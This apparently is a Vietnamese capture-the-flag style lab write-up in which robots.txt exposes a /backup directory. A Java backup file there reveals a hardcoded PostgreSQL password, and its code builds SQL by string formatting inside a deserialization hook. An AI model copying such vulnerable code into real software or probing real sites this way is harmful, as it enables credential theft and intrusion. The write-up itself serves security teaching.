với challenge này khá đơn giản khi mới bắt gói tin thì burpsuite đã quét qua tập tin robots.txt và thấy phản hồi với mã là 200
ta vào xem và tìm có gì trong đó

Có một thư mục backup




Index of /backup

Name	Size
ProductTemplate.java.bak	1647B

Có một file tồn tại xem trong đó có password của databases không

```
private final String id;
private transient Product product;

public ProductTemplate(String id)
{
    this.id = id;
}

private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "6r10e11z459rbvo82sph3wp40rtcwbch"
    ).withAutoCommit();
    try
    {
        Connection connect = connectionBuilder.connect(30);
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
        Statement statement = connect.createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        if (!resultSet.next())
        {
            return;
        }
        product = Product.from(resultSet);
    }
    catch (SQLException e)
    {
        throw new IOException(e);
    }
}

public String getId()
{
    return id;
}
```

Và password là : 6r10e11z459rbvo82sph3wp40rtcwbch



Nộp và hoàn thành challenge